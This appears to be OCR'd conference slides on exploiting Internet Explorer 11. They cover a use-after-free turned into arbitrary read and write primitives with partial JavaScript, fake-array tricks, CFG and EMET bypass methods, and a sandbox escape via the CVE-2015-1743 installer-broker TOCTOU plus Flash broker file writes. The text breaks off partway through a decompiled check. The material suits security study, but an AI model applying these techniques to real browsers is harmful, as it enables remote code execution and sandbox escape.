
- We trig the bug for the second time
  - Using string to control the uninitialized CAttrValue

Tips:


We use JS 5.8 string

whose content will not be cleared after it is freed

Fake Attribute Value



Fake Attribute Value




VT_VARIANT

- Variant is a data structure that can represent various types of data
  - Int, Boolean, Long, …
  - **IntPtr, UintPtr,…**
  - Array
  - **Object**

Achieve Arbitrary Read

- Make a fake UINT_PTR variant



0x4013 = VT_BYREF | VT_UI4
Means pointer to uint32


Point it to any address that we want to read

```
function readUI4(addr_high, addr_low) {
    ……
    arr_arr[arr_arr_index][0] = 0x00004013
    arr_arr[arr_arr_index][2] = addr_low
    arr_arr[arr_arr_index][3] = addr_high
    return parseInt(document.all[9].getAttribute("ccc"))
}
```

Achieve Arbitrary Write

- The go-to way in IE exploitation
  - Corrupt the length filed of a javascript array
- A **crazy** idea - Make a fake JavaScript IntArray
  - Copy necessary fields (vftable, members,…) from a real IntArray with the arbitrary read primitive to our fake array
  - Except that our fake array have a large length (0x7fffffff) ☺

Achieve Arbitrary Write




Bypass CFG & EMET

- If you have arbitrary memory R/W, CFG/EMET is not a big problem

Several Ways to Bypass CFG

- Call valid APIs
- Find stack address
- Overwrite the stack
- Use direct calls
- No execution flow control
- Legacy modules which are not compiled with CFG

Done?


iexplore.exe 0.05 64-bit 3436 Medium
iexplore.exe 0.16 64-bit 1312 AppContainer
calc.exe 64-bit 16 8 AppContainer
procexp.exe 32-bit 3768 Medium
procexp64.exe 1.37 64-bit 3860 Medium
iusched.exe 32-bit 3576 Medium

Not yet…

Bypass EPM Sandbox


CVE-2015-1743

Enhanced Protect Mode

- Enhanced sandbox mode which is not enabled by default in IE11
- Great sharing and study materials by James Forshaw
  - <<Legacy Sandboxing: Escaping IE11 Enhanced Protected Mode>>
  - https://github.com/tyranid/IE11SandboxEscapes

Enhanced Protect Mode

- Uses Windows 8 AppContainer to further restrict what sandboxed process can do




CVE-2015-1743

- TOCTOU bug in IE Install Service Broker
- Credit @pgboy
- What is the Broker Service?
  - Broker interface provided by Medium Integrity processes
  - So that protected mode process (like IE sandboxed process) can access to some restricted resource

IEAxInstallBroker

- Broker service for IE to install Add-ons (ActiveX Controls)



IIeAxiInstaller2

```
struct __declspec(uuid("BC0EC710-A3ED-4F99-B14F-5FD59FDACEA3")) IIeAxiInstaller2 : IUnknown
{
    ...
    virtual HRESULT STDMETHODCALLTYPE VerifyFile(BSTR, HWND__ *, BSTR, BSTR, BSTR, unsigned i
    virtual HRESULT STDMETHODCALLTYPE RunSetupCommand(BSTR, HWND__ *, BSTR, BSTR, BSTR, BSTR,
    virtual HRESULT STDMETHODCALLTYPE InstallFile(BSTR sessionGuid, HWND__ *, BSTR sourcePath
    virtual HRESULT STDMETHODCALLTYPE RegisterExeFile(BSTR sessionGuid, BSTR cmdline, int unk
    virtual HRESULT STDMETHODCALLTYPE RegisterDllFile(BSTR, BSTR, int) = 0;
    virtual HRESULT STDMETHODCALLTYPE RegisterDllFile2(BSTR, BSTR, int, int) = 0;
    ...
};
```


3 Steps to install a exe file:

VerifyFile -> InstallFile -> RegisterExeFile

Install File

```
IIeAxiInstaller2Ptr installer;
…
installer->VerifyFile(…);
installer->InstallFile(…);
installer->RegisterExeFile(…);
```

Install A.exe to MyFolder



TOCTOU Problem

- File validated in step1
- In step3, before actually executing the file, it does not validate it again!

Exploit Plan

iexplore.exe
(any valid signed file)

1. VerifyFile

Verify OK

2. InstallFile

Copy iexplore.exe to MyFolder


3. RegisterExeFile

CreateProcess("MyFolder\iexplore.exe")

Another Problem

- We need to overwrite the file in the destination folder
- IE sandboxed process can only write to AppContainer folder
- If the file is dropped and executed in low-integrity level folder, it will also be low-integrity process
- We need to be able to write an executable file to a medium-integrity folder

Flash Broker




```
EXTERN_C const IID IID_IFlashBroker;

#if defined(__cplusplus) && !defined(CINTERFACE)

    MIDL_INTERFACE("2E4BB6BE-A75F-4DC0-9500-68203655A2C4")
    IFlashBroker : public IDispatch
    {
    public:
        virtual /* [id] */ HRESULT STDMETHODCALLTYPE BrokerCreateFile(
            /* [in] */ BSTR pFileName,
            /* [in] */ long p_readOnly,
            /* [in] */ long p_truncateOnOpen,
            /* [out] */ unsigned long *p_fileCookie) = 0;

        virtual /* [id] */ HRESULT STDMETHODCALLTYPE BrokerCloseHandle(
            /* [in] */ unsigned long p_fileCookie) = 0;

        virtual /* [id] */ HRESULT STDMETHODCALLTYPE BrokerSetFilePointer(
            /* [in] */ unsigned long p_fileCookie,
            /* [in] */ long p_distanceToMove,
            /* [in] */ unsigned long p_moveMethod,
```

Flash Broker

- Have broker interfaces to write file
- Can only write to pre-defined folders
  - C:\Users\xxx\AppData\Roaming\Adobe **(Not low integrity!)**

No Exe

```
.rdata:1003AE48 off_1003AE48    dd offset a_txt         ; ".TXT"
.rdata:1003AE4C                 dd offset a_sor         ; ".SOR"
.rdata:1003AE50                 dd offset a_sol         ; ".SOL"
.rdata:1003AE54                 dd offset a_ssr         ; ".SSR"
.rdata:1003AE58                 dd offset a_ssl         ; ".SSL"
.rdata:1003AE5C                 dd offset a_sxx         ; ".SXX"
.rdata:1003AE60                 dd offset a_xml         ; ".XML"
.rdata:1003AE64                 dd offset a_ahd         ; ".AHD"
.rdata:1003AE68                 dd offset a_dat         ; ".DAT"
.rdata:1003AE6C                 dd offset a_swz         ; ".SWZ"
.rdata:1003AE70                 dd offset a_heu         ; ".HEU"
.rdata:1003AE74                 dd offset a_tmp         ; ".TMP"
.rdata:1003AE78                 dd offset a_s           ; ".S"
.rdata:1003AE7C                 dd offset a_directory   ; ".DIRECTORY"
.rdata:1003AE80                 dd offset a_png         ; ".PNG"
.rdata:1003AE84                 dd offset a_sss         ; ".SSS"
.rdata:1003AE88                 dd offset a_gs          ; ".GS"
.rdata:1003AE8C                 dd offset a_mgd         ; ".MGD"
.rdata:1003AE90                 dd offset a_lkg         ; ".LKG"
.rdata:1003AE94                 dd offset a_lic         ; ".LIC"
.rdata:1003AE98                 dd offset a_vch         ; ".VCH"
.rdata:1003AE9C                 dd offset a_dll_0       ; ".DLL"
.rdata:1003AEA0                 dd offset a_meta        ; ".META"
.rdata:1003AEA4                 dd offset a_ico_0       ; ".ICO"
.rdata:1003AEA8                 dd offset a_json        ; ".JSON"
```

Bypass

CreateProcess Will Check EXE File Automatically

- CreateProcess (“1.tmp”)
- CreateProcess (“1.jpg”)

The Last Defense Line


- In BrokerWriteFile, it checks whether you are trying to write a PE file by checking the Dos sianature ((‘MZ’)) and PE signature (‘PE’)

```
if ( (unsigned __int8)sub_1000BFAC(v6, *(_DWORD *)(v4 + 0x14), psa->r
  *(_BYTE *)(v4 + 9) = *((_BYTE *)ppvData + v14) == 'M';
if ( *(_BYTE *)(v4 + 9) )
{
  if ( (unsigned __int8)sub_1000BFAC(1, *(_DWORD *)(v4 + 0x14), psa-:
